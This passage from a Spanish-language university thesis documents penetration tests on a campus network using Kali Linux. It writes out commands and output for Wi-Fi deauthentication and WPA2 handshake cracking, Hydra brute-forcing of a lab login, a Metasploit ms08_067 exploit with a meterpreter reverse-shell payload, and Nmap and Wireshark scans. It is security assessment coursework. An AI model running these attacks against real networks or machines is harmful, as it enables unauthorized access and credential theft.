00:21:55:4D:CF:E3 -42   15         0  0  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E8 -43   13         0  0  1   54e. WPA2  CCMP  MGT  eduro
00:21:55:4D:CF:E4 -43   15         0  0  1   54e. WPA2  CCMP  PSK  <Leng
00:21:55:4D:CF:E9 -43   15         1  0  1   54e. WPA2  CCMP  PSK  Event
00:21:55:4D:CF:E0 -43   14        27  0  1   54e. WPA2  CCMP  PSK  WLAN-
00:3A:99:D0:73:24 -66   17         0  0  6   54e. WPA2  CCMP  PSK  <Leng
00:3A:99:D0:73:22 -67   16         0  0  6   54e. WPA2  CCMP  PSK  WLAN-
00:3A:99:D0:73:23 -66   18         0  0  6   54e. WPA2  CCMP  PSK  <Leng
00:3A:99:D0:73:26 -66   18         0  0  6   54e. WPA2  CCMP  PSK  <Leng
00:3A:99:D0:73:25 -68   16         0  0  6   54e. WPA2  CCMP  PSK  <Leng
00:3A:99:D0:73:27 -67   17         0  0  6   54e. WPA2  CCMP  PSK  <Leng

```

Figura 36.

Elaborado por: María Narváez

Como se puede apreciar en la figura 36, la información presentada luego de la ejecución del comando `airodump-ng mon0`, consta de varios campos entre los que se puede destacar el BSSID que corresponde a la dirección MAC del AP o router víctima, el número de canal (CH) por el cual se está transmitiendo la señal de red inalámbrica, el tipo de encriptación (ENC) en este caso se observa que es WPA2 (puede ser también WEP o WPA), el cifrado (CIPHER) CCMP<sup>39</sup> y el ESSID que corresponde al nombre de la red WLAN-UPS-ESTUDIANTES como se observa mejor en la figura 37.

### Datos BSSID y ESSID de la red WLAN de la sede sur UPS

```

00:21:55:4D:CF:E0 00:73:E0:B2:CC:2A -73 18e- 1e 0 2264 WLAN-UPS-ESTUDIANTES
00:21:55:4D:CF:E0 40:F3:08:8F:12:10 -74 5e- 2e 3784 12106
00:21:55:4D:CF:E0 40:6A:AB:51:7E:06 -75 1e-11e 0 1335
00:21:55:4D:CF:E0 00:EB:2D:86:6E:45 -75 54e- 1 0 35 WLAN-UPS-ESTUDIANTES
00:21:55:4D:CF:E0 20:6E:9C:50:D5:3D -76 0 - 1 0 3
00:21:55:4D:CF:E0 10:3B:59:A9:0B:F8 -78 6e- 1 82 470

```

Figura 37.


Elaborado por: María Narváez

<sup>39</sup> CCMP es el protocolo de encriptación que usa el estándar WPA2, emplea el algoritmo de seguridad AES usando una clave de 128 bits.

La prueba que genera la captura presente en la figura 37, ha sido llevada a cabo en la red inalámbrica que llega a la Biblioteca del Campus de la sede sur de Quito de la UPS, mediante la ejecución del comando “airodump-ng -c 1 -w captura --bssid 00:21:55:4D:CF:E0 mon0”, de donde la opción -c se usa para el canal por el cual transmite la red inalámbrica WLAN-UPS-ESTUDIANTES, -w para generar un archivo donde guardar todos los datos útiles para el descifrado de la clave y el BSSID 00:21:55:4D:CF:E0 ya descrito anteriormente. En la figura 37 se puede apreciar una menor cantidad de datos presentados debido a que la captura se ha reducido únicamente al ESSID corresponde a WLAN-UPS-ESTUDIANTES, también se puede apreciar BSSID de la tarjeta de red del Access Point: 00:21:55:4D:CF:E0 así como el BSSID de los clientes de esta red inalámbrica, es decir las direcciones MAC de las máquinas conectadas y el número de canal por el cual se está transmitiendo la red inalámbrica que en este caso específico es el canal 1.

- **Aireplay-ng:** permite la captura de los datos del saludo de autenticación entre el Access-point y la red, entre ellos la clave de la red (paso 4 figura 33).

#### Paquetes de autenticación entre Punto de Acceso y cliente



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aireplay-ng -0 5 -a 00:21:55:4D:CF:E0 -h aa:aa:aa:aa:aa:aa mon0  
The interface MAC (28:E3:47:2D:20:03) doesn't match the specified MAC (-h).  
ifconfig mon0 hw ether AA:AA:AA:AA:AA:AA  
09:15:56 Waiting for beacon frame (BSSID: 00:21:55:4D:CF:E0) on channel 1  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
09:15:56 Sending DeAuth to broadcast -- BSSID: [00:21:55:4D:CF:E0]  
09:15:57 Sending DeAuth to broadcast -- BSSID: [00:21:55:4D:CF:E0]  
09:15:57 Sending DeAuth to broadcast -- BSSID: [00:21:55:4D:CF:E0]  
09:15:58 Sending DeAuth to broadcast -- BSSID: [00:21:55:4D:CF:E0]  
09:15:58 Sending DeAuth to broadcast -- BSSID: [00:21:55:4D:CF:E0]  
root@kali:~#
```

Figura 38.

Elaborado por: María Narváez

La figura 38 muestra el proceso de des-autenticación entre cliente y Access Point forzado mediante la aplicación del comando aireplay-ng y sus opciones: -0 para que se desconecten y vuelvan a conectarse autenticándose, 5 mensajes de des autenticación, -a seguido del BSSID objetivo y -h seguido de una dirección MAC

ficticia para ocultar la identidad de la propia y en modo monitor de la wlan0. En la figura 37 se observa como resultado los 5 mensajes de des-autenticación de la red cuyo Punto de Acceso tiene la MAC: 00:21:55:4D:CF:E0 que en este caso se trata del Punto de Acceso de la red WLAN-UPS-ESTUDIANTES. De manera inmediata se ejecuta el proceso de autenticación entre el cliente y Punto de Acceso mediante el intercambio de palabras aleatorias que permiten generar una clave que se utilizará durante la sesión, por medio de esta clave y un diccionario que contenga una gran cantidad de contraseñas se realiza la tarea de descifrar la contraseña.

Previo a la aplicación de la herramienta aircrack-ng, es necesario descomprimir un archivo de diccionario, que contiene varias contraseñas conocidas denominado wordlists presente en Kali Linux /usr/share/wordlists, como resultado se obtiene un archivo de texto llamado rockyou.txt.

- **Aircrack-ng:** permite descifrar la contraseña mediante el análisis de los datos capturados y el empleo del diccionario de contraseñas (paso5 figura 33).




Figura 39.

Elaborado por: María Narváez

La figura 39 presenta el número de registros utilizados y las posibles contraseñas probadas para el descifrado de la contraseña de la red WLAN-UPS-ESTUDIANTES.

Tabla 9.

*Resultados aplicación suite herramientas Aircrack-ng*

Herramientas	Interfaz	Redes encontradas	Tiempo	Nº de registros
airmon-ng	Wlan0	****	****	****
airodump-ng	***	WLAN-ESTUDIANTES-UPS	****	****
aireplay-ng	***	****	2 segundos	***
aircrack-ng	***	****	3 minutos, 17 segundos	568516
			33 minutos, 24 segundos	5799644

Nota. Elaborado por María Narváez

La prueba realizada tiene como objetivo planteado ilustrar la aplicación secuencial del conjunto de las herramientas aircrack-ng en la tarea del descifrado de claves inalámbricas, objetivo que se ha cumplido puesto que las herramientas han ejecutado la tarea asignada sin complicaciones.

Sin embargo el objetivo implícito que tiene este conjunto de herramientas, es el descifrado de la clave inalámbrica, en este sentido como se puede observar en la tabla 9 ya en la etapa final se presentan dos mediciones: de número de registros y tiempos empleados sin que se haya encontrado la clave, estos resultados ponen en conocimiento que el éxito del descifrado de la clave depende del número de contraseñas que traiga el diccionario, así como el tiempo que se dedique a esta actividad. Por otro lado este resultado permite denotar que la clave empleada para la red WLAN-UPS-ESTUDIANTES es resistente a ataques de descifrado de claves y cumple con los estándares requeridos como son el empleo de: caracteres alfanuméricos, mayúsculas, minúsculas y números.

#### **4.1.2 Aplicación de Burpsuite**

Se trata de una plataforma integrada de varias herramientas para realizar evaluaciones de seguridad a aplicaciones Web, entre las más conocidas se puede nombrar:

- Burp proxy: intercepta las peticiones del navegador al servidor web con la finalidad de inspeccionar el tráfico y proteger a los clientes de datos perjudiciales.



- Burp spider: una aplicación para el rastreo de contenido y funcionalidad.
- Burp scanner: automatiza la detección de varios tipos de vulnerabilidades.
- Burp Intruder: Herramienta para realizar ataques personalizados.
- Burp Repeater: Herramienta para manipular y volver a realizar peticiones.
- Burp Sequencer: probar la aleatoriedad de las credenciales

Para efectos de realizar una prueba mediante el uso de esta herramienta se elige la opción Burp proxy, por ser la más utilizada.

#### **4.1.2.1 Objetivo de Burp proxy**

Interceptar una búsqueda dirigida a la página web de la Universidad Politécnica Salesiana con la finalidad de probar el funcionamiento de la herramienta Burp proxy.

#### **4.1.2.2 Características**

Burp proxy es una herramienta que intercepta tráfico HTTP y HTTPS esta funcionalidad permite examinar aplicaciones, vulnerabilidades y el tráfico en los dos sentidos entre el cliente y servidor web para evitar que tráfico dañino se filtre hacia el lado del cliente.

#### **4.1.2.3 Descripción de la prueba**

Se utiliza una PC con la Distribución Kali Linux instalada mediante un Live USB. Para configurar Burp proxy en la Distribución Kali Linux, se dirige hacia la pestaña aplicaciones y se despliega un submenú con varias opciones entre ellas “Sniffing/Spoofing”, seleccionarla e inmediatamente aparece otro submenú Web “Sniffers” y seleccionar “Burp Suite” o desde la opción de las “Top 10 Security Tools”.

Una vez que la aplicación se haya abierto para configurar Burp seleccionar la pestaña Proxy, por defecto el botón de “Intercept” está seleccionado en esta tabla. Cuando la opción de “Intercept” está habilitada, Burp para todas las peticiones desde el

navegador al servidor web, de tal manera que el accionamiento manual de la opción “Intercept” permite que la conexión con funcionalidad del proxy continúe, en este punto es necesario realizar una actividad adicional, se debe dirigir al navegador web de la máquina por medio de la cual se está realizando la prueba y configurar en opciones avanzadas de red el uso del proxy manual en host local, efectuada esta actividad se procede con el ingreso de URL de la Universidad Politécnica Salesiana al navegador web y observar la intercepción de la petición en la ventana de “Intercept” de Burp proxy.

#### 4.1.2.4 Resultados de la prueba

Captura de búsqueda en correo

The screenshot shows the Burp Suite interface with the following components:

- Target Tab:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Options, Alerts.
- Site map / Scope:** Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders.
- Host List:**
  - ▶ http://cdhu.ups.edu.ec
  - ▶ http://dspace.ups.edu.ec
  - ▶ http://quipux.ups.edu.ec
  - ▶ https://ssl
  - ▶ https://twitter.com
  - ▶ http://virtual.ups.edu.ec
  - ▶ http://www
  - ▶ https://www.facebook.com
  - ▶ http://www.googletagmanager.com
  - ▶ http://www.outlook.com
  - ▶ **http://www.ups.edu.ec**
- Request List Table:**

Host	Method	URL	Params	Sta...	Length	MIME type
http://www.ups.edu.ec	GET	/		200	57939	HTML
http://www.ups.edu.ec	GET	/html/js/liferay/avala...	✓	200	646	script
http://www.ups.edu.ec	GET	/documents/10184/1...	✓	304	102	
http://www.ups.edu.ec	GET	/documents/10184/1...	✓	304	102	
http://www.ups.edu.ec	GET	/documents/10184/4...	✓	304	102	
http://www.ups.edu.ec	GET	/documents/10184/4...	✓	304	102	
http://www.ups.edu.ec	GET	/documents/10184/4...	✓	304	102	
http://www.ups.edu.ec	GET	/documents/10184/4...	✓	304	102	
http://www.ups.edu.ec	GET	/portal/login				
http://www.ups.edu.ec	GET	/portal/login?p_id...	✓			HTML
- Request/Response View:**
  - Request: Raw, Headers, Hex, HTML, Render.
  - Response: Rendered HTML showing the logo and name of the Universidad Politécnica Salesiana.

Elaborado por: María Narváez

La figura 40 muestra la aplicación de la herramienta Burpsuite como proxy que intercepta las actividades de una búsqueda de la página de la Universidad Politécnica Salesiana. Como se puede apreciar en la figura 40 la herramienta Burpsuite está configurada para actuar como proxy y presenta tres ventanas de resultados en la ventana izquierda se puede apreciar la URL de la dirección de la Universidad que se

está interceptando, en la ventana superior derecha se aprecia un registro de las peticiones interceptadas por el proxy y la que se encuentra enmarcada describe la petición de conexión a la página Web de la Universidad Politécnica Salesiana y finalmente en la página inferior derecha se presenta la respuesta dada por el servidor Web de la Universidad.

### **4.1.3 Hydra**

Es una herramienta desarrollada por “The hacker’s Choice (THC)”, que usa el método de ataque de fuerza bruta en contra de diferentes protocolos, una ataque de fuerza bruta consiste en probar todas las posibles claves en contra de los datos encriptados hasta que la clave correcta es encontrada (Muniz & Lakhani, 2013, p. 107).

#### **4.1.3.1 Objetivo de Hydra**

Aplicar la herramienta Hydra en la verificación de la contraseña de inicio de sesión una de las máquinas del laboratorio 6 del Cecasis del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana.

#### **4.1.3.2 Características**

Se utiliza para el descifrado de claves en la red interna y mediante el uso de diccionarios que contienen una gran cantidad de contraseñas las cuales se prueban hasta dar con la contraseña correcta. Sin embargo el éxito de este método se alcanza cuando la contraseña válida se encuentra en el diccionario, caso contrario no se tendrá resultados. Previo al lanzamiento de Hydra es recomendable desarrollar el reconocimiento del objetivo para obtener datos como direcciones IP objetivo, puertos abiertos (80 o 25), protocolos, nombres de usuarios.

#### **4.1.3.3 Descripción de la prueba**

Para la ejecución de la prueba se solicita una computadora perteneciente al laboratorio 6 del Cecasis y se procede a instalar la Distribución Kali Linux en una

máquina virtual mediante un Live USB, cuando la instalación haya terminado y la página principal de Kali esté abierta se procede a abrir un terminal de ingreso de comando y se procede a realizar un reconocimiento de la dirección IP mediante el comando “ifconfig” obteniéndose como resultado la dirección 172.17.36.100 y mediante la herramienta Nmap se procede a realizar un escaneo de puertos, como resultado el puerto 80 si está abierto, con estos datos se procede a ingresar la instrucción “hydra 172.17.36.100 -l l6 -p l5 -e -s80 http”, para la aplicación de Hydra en la comparación de la contraseña, la opción de la dirección IP es la dirección encontrada en la fase de reconocimiento, la opción -l seguida del nombre de usuario(l6), -p la opción de password válida (l5), -e seguida del archivo que contiene un diccionario a usarse en este caso no se usa diccionario (ns), s para número de puerto y servicio.

#### 4.1.3.4 Resultados de la prueba

Captura de Hydra resolviendo claves de red

```
root@kali:~# hydra 172.17.36.100 -l l6 -p l5 -e ns -s80 http
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-27 19:15:29
[WARNING] The service http has been replaced with http-head and http-get, using
by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default
t path set to /
[DATA] 3 tasks, 1 server, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking service http-get on port 80
[80][www] host: 172.17.36.100 login: l6 password: l6
[80][www] host: 172.17.36.100 login: l6 password: l5
[80][www] host: 172.17.36.100 login: l6 password:
[STATUS] attack finished for 172.17.36.100 (waiting for children to finish)
1 of 1 target successfully completed, 3 valid passwords found
```

*Figura 41.*

Elaborado por: María Narváez

En la figura 41 se puede apreciar la aplicación de la herramienta Hydra a la dirección IP: 172.17.36.100 de una máquina del laboratorio 6 del Cecasis con el fin de obtener la contraseña de ingreso, para ello se ingresa la dirección IP seguida de varias opciones -l l6 como nombre de único usuario válido, -p l5, la -p corresponde a una opción de posible de contraseña válida que se da, ya que esta herramienta permite probar posibles contraseñas para los nombres de usuarios ingresados, en caso de tener un diccionario de contraseñas válidas luego de la opción -p se ingresa la ruta al

diccionario, -e ns, “n” como la opción para intentar una contraseña vacía, “s” para intentar el mismo nombre de usuario como contraseña válida y -s 80 http como el servicio a atacar. Como resultado se puede observar tres opciones de contraseñas válidas encontradas l6, l5 y un espacio en blanco de las cuales la primera es la que generalmente se usa para el ingreso de la máquina al sistema operativo en el Laboratorio 6.

#### **4.1.4 Jhon the Ripper**

Su funcionalidad es similar a Hydra, permite descifrar contraseñas mediante el empleo de diccionarios. Esta herramienta no ha sido probada debido a que se requiere de la instalación de diccionarios que necesitan gran cantidad de espacio en disco duro así como capacidad de memoria. Sin embargo cabe indicar que de manera general esta herramienta se aplica en la fase de exploración en las pruebas de penetración.

#### **4.1.5 Metasploit-Framework**

Metasploit contiene un conjunto de herramientas que incluyen docenas de diferentes funciones para varios propósitos pero es probablemente mejor conocida por su poderoso y flexible marco de exploración. Tiene una base de datos de exploits que sirven para probar y encontrar vulnerabilidades en un sistema.

##### **4.1.5.1 Objetivo de Metasploit**

Realizar una exploración con metasploit al sistema operativo Windows 7.

##### **4.1.5.2 Características**

Metasploit permite seleccionar el objetivo y elegirlo desde una amplia variedad de cargas útiles. Las cargas útiles son intercambiables y no atan a una explotación específica. Una carga útil es la “funcionalidad adicional” o cambio en el comportamiento que se quiere para lograr en la máquina objetivo. En metasploit están las más populares cargas útiles incluyendo añadir nuevos usuarios, abrir

puertas traseras e instalar nuevo software dentro de una máquina objetivo(De Willie & De Smet 2013, p. 85-86).


#### **4.1.5.3 Descripción de la prueba**

Para la ejecución de la prueba se necesita una PC con la distribución Kali Linux instalada en una máquina virtual mediante el empleo de un Live USB u otro dispositivo Live, cuando aparece la página principal de Kali se abre la pestaña aplicaciones, Kali Linux, servicios del sistema, metasploit y community / pro start y “entrar”, aparece el terminal de comandos con los servicios necesarios para la ejecución de metasploit ya iniciados. Para iniciar metasploit tiene una consola a la que se accede mediante la ejecución de la instrucción “msfconsole” en el terminal de comandos, al iniciarse se observa el término msf >, luego se busca en una base de datos un exploit para el sistema operativo de prueba en este caso windows7, se obtiene como resultado “ms08\_067”, luego se ingresa el comando “search ms08\_067” y aparece una descripción acerca de este exploit, ahora para utilizar el exploit se ingresa el comando “use exploit /windows/smb/ms08\_067\_netapi” y entrar y el exploit queda establecido y ahora se ingresa el comando “show options” para conocer los parámetros que se debe configurar aparecen entonces varias opciones entre ellas RHOST, RPORT, en este caso específico se ingresa en RHOST la dirección IP de la PC de pruebas que en este caso es: 192.168.1.4, mediante la instrucción “set rhost 192.168.1.4” y entrar automáticamente se coloca esta dirección en la posición de RHOST, luego se busca un payload para Windows, un payload es código de ejecución que permite realizar varias actividades que pueden ser de descubrimiento, escaneo, etc, esta actividad se la realiza mediante la aplicación de la instrucción “search Windows/meterpreter” y como resultado se obtiene una lista de varios payloads para Windows que cumplen varias funciones, para el caso de la prueba se usa el “windows/meterpreter/reverse\_tcp” y se lo ejecuta mediante la instrucción “set payload windows/meterpreter/reverse\_tcp” y luego se ingresa en RHOST la dirección de la máquina virtual desde la que se realiza el ataque con todos los datos configurados se puede ejecutar un comando de por ejemplo una captura de pantalla del escritorio de Windows y encontrarla en la máquina atacante.

#### 4.1.5.4 Resultados de la prueba

En la figura 42, se muestra un ejemplo de exploración remota a la PC con dirección IP: 192.168.1.4 mediante la aplicación de la herramienta Metasploit y el exploit para windows ms08\_067, como se puede observar en la figura se presenta el resultado a la opción de la aplicación del payload para Windows “windows/meterpreter/reverse\_tcp” que presenta la posibilidad de ejecución de código remoto por medio del puerto 4444. En este tipo de exploraciones se puede localizar vulnerabilidades conocidas de tal manera que se pueda acceder a los sistemas sin ser detectado ya que Metasploit trabaja con una base de datos de exploits de vulnerabilidades conocidas, así mismo los exploits varían de acuerdo al sistema operativo que se desee vulnerar.

Datos de la máquina atacante



```
File Edit View Search Terminal Help
Name      Current Setting  Required  Description
-----
RHOST     192.168.1.4     yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Figura 42.

Elaborado por: María Narváez

#### 4.1.6 Aplicación de Nmap

Nmap tiene la habilidad para determinar no solamente las computadoras activas en la red objetivo, también el sistema operativo, puertos de escucha, servicios y vulnerabilidades, valiéndose del uso de una combinación de comandos y acciones en contra de los objetivos (De Pritchett & Smet 2013, p. 110).

#### 4.1.6.1 Objetivo de Nmap

Realizar una prueba de escaneo de puertos y versión del sistema operativo a una dirección del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana.

#### 4.1.6.2 Características

Es probablemente una de las herramientas más utilizadas por los administradores de red y profesionales de auditorías de seguridad ya que permite realizar una evaluación rápida del estado de la seguridad de los sistemas.

#### 4.1.6.3 Descripción de la prueba

Para la ejecución de la prueba se necesita una PC con la Distribución Kali Linux mediante el uso de un Live USB, ya en la página de inicio de Kali se abre un terminal y se ejecuta la instrucción “nmap -sS -PO -sV 172.17.136.129”, las opciones -sS para realizar un escaneo tipo SYN, -PO para detectar los puertos abiertos, -sV para la versión del sistema operativo y la dirección 172.17.136.129 que pertenece al laboratorio 1 del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana.

#### 4.1.6.4 Resultados de la prueba

Aplicación de Nmap a la subred del Centro de Capacitación de Sistemas (Cesasis)



```
File Edit View Search Terminal Help
root@kali:~# nmap -sS -PO -sV 172.17.136.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-05 17:09 UTC
Nmap scan report for maq01-l01.cecasis.local (172.17.136.129)
Host is up (0.0038s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows [NetBIOS]
443/tcp   open  ssl/http       Apache httpd 2.4.3 ((Win32) OpenSSL/1.0.1c PHP/5.4.7)
445/tcp   open  netbios-ssn   Microsoft Windows [NetBIOS]
1040/tcp  open  msrpc          Microsoft Windows RPC
3306/tcp  open  mysql?
8083/tcp  open  http           Apache httpd 2.4.3 ((Win32) OpenSSL/1.0.1c PHP/5.4.7)
```

Figura 43. (Cesasis)

Elaborado por: María Narváez



La Figura 43 muestra un escaneo completo realizado a la dirección IP 172.17.136.129 de una máquina del laboratorio 1 del Cecasis, el comando ingresado muestra como opciones de escaneo: -sS escaneo TCP SYN, -PO escaneo de los 1000 puertos más conocidos y de ellos cuáles se encuentran abiertos, -sV escaneo de versión del sistema operativo. Como resultado se puede observar que se encuentran abiertos los puertos 135, 139, 443, 445, 1040, 3306, 8083, que corresponden a los servicios: msrpc (Microsoft Windows), netbios-ssn, ssl/ http (Apache httpd 2.4.3), msrpc, http, de los cuales: 135, 139, 445, tienen exploits conocidos para vulnerar.

Porcentaje de riesgo que representan los puertos encontrados abiertos y que tienen exploits conocidos para vulnerar




Figura 44.

Elaborado por: María Narváez

La figura 44, muestra el porcentaje de riesgo (42.86 %), que representan los puertos encontrados abiertos y que ya se han desarrollado para ellos aplicaciones denominadas exploits dedicadas a vulnerar estos puertos y conseguir acceso no autorizado al sistema. Razón por la cual se recomendaría realizar las acciones pertinentes a fin de evitar que estas vulnerabilidades sean explotadas.

#### **4.1.7 Wireshark**

Esta herramienta permite la captura de paquetes de interface de red en la que se encuentra operando.

##### **4.1.7.1 Objetivo de Wireshark**

Aplicar la herramienta Wireshark para observar el intercambio de paquetes durante un saludo en tres vías ejecutado entre dos máquinas.

##### **4.1.7.2 Características**

Es uno de los más populares libres y de código abierto analizadores de protocolos de red, está pre instalado en Kali Linux, una perfecta herramienta para el monitoreo de tráfico desde potenciales objetivos con la finalidad de capturar las credenciales de sesiones de usuarios.

##### **4.1.7.3 Descripción de la prueba**

Para la ejecución de la prueba es necesario contar con una máquina virtual con la Distribución Kali Linux instalada, en la página principal se abre un terminal de ingreso de comandos y se procede a ingresar la instrucción “nmap -sT 1.1.1.1”, para la ejecución de un escaneo TCP. Previo a la captura de datos, es importante la configuración de la interface de tarjeta de red, para redes cableadas o inalámbricas, es este caso se utiliza la interfaz eth0, finalmente se presiona la opción de inicio y la captura de paquetes comienza.

##### **4.1.7.4 Resultados de la prueba**

En la figura 43, se muestra la captura del tráfico de red correspondiente al saludo de tres vías efectuado por dos máquinas que se disponen a realizar un intercambio de datos, las máquinas con direcciones IP: 10.0.2.15 y 1.1.1.1, como se puede observar en la figura 45, la pantalla presenta varias columnas, la primera corresponde al tiempo que se tardó el paquete en llegar, la siguiente es la dirección IP origen del

paquete y la próxima corresponde a la dirección IP destino, luego los distintos protocolos en este caso TCP, TLSv1<sup>40</sup>, el tamaño del paquete e información adicional de las tareas que se están llevando a cabo en el tráfico de la red. Entonces en la figura 43 se observa en las primeras líneas de la captura existe el intercambio de paquetes SYN y ACK entre cliente dirección 10.0.2.15 y servidor 1.1.1.1 correspondientes al saludo de tres vías para poder iniciar el intercambio de paquetes.

